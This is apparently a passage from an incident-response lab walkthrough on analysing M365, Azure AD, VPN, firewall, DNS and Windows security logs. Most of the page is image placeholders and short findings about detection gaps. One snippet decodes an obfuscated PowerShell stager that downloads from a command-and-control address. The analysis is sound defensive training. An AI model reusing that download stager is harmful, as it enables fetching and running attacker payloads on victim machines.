

echo "JABjAD0ATg..." | base64 -d | iconv -f UTF-16LE -t UTF-8
# → $c=New-Object System.Net.WebClient;$c.Headers.Add('User-Agent','Mozilla/5.0');
#   $d=$c.DownloadString('https://203.0.113.87/update')
Decode locally — never paste encoded malware into online decoders. Encoding is a common obfuscation layer; decoding reveals the real C2 endpoint.

→ Full decode procedure in the technical walkthrough
3. M365 Message Trace — Rainbow CSV
Click m365/message-trace-p.levi.csv in Explorer. Rainbow CSV colorizes every column. Press F5 for the RBQL console.

Switch to message-trace-m.cohen.csv for the CFO mailbox:

The ATP SCL threshold gap (INT-007) allowed both emails to deliver. A threshold of 5 permits SCL=4 mail regardless of authentication failures.
4. Azure AD Sign-In Analysis


The +2h17m gap between the legitimate sign-in (07:14 IST) and the replayed token (09:31 IST) is consistent with an attacker operating from a different time zone, allowing a startup delay before exploitation.
→ Azure AD token replay detection — full jq extraction and red-flag table
5. VPN Log Analysis


The internal IP assignment (10.10.3.22) is the key finding: all attacker activity inside the network is indistinguishable from the legitimate workstation. No per-session anomaly detection existed.

6. NGFW Log Analysis — Finding the Exfiltration
Click palo-alto/ngfw-flows.csv. Start with the anomaly query — sort by bytes_sent descending:



Switch to dns-queries.csv:




→ All 8 RBQL queries with correct JavaScript syntax — no FROM clause, parseInt() not CAST(), .startsWith() not LIKE
8. Windows Security Events — DCSync


The DCSync gap is the starkest finding: the EID 4662 audit policy was correctly configured, the event reached Splunk, and the data was queryable — but no alert rule existed. A single SPL rule would have contained this incident before the formula exfiltration.

See Step R4 — ATT&CK Mapping for the full gap taxonomy: 7 rule-missing, 3 coverage-incomplete, 1 data-source-missing.

9. Cross-File Pivot — Four Searches, Full Attack Chain
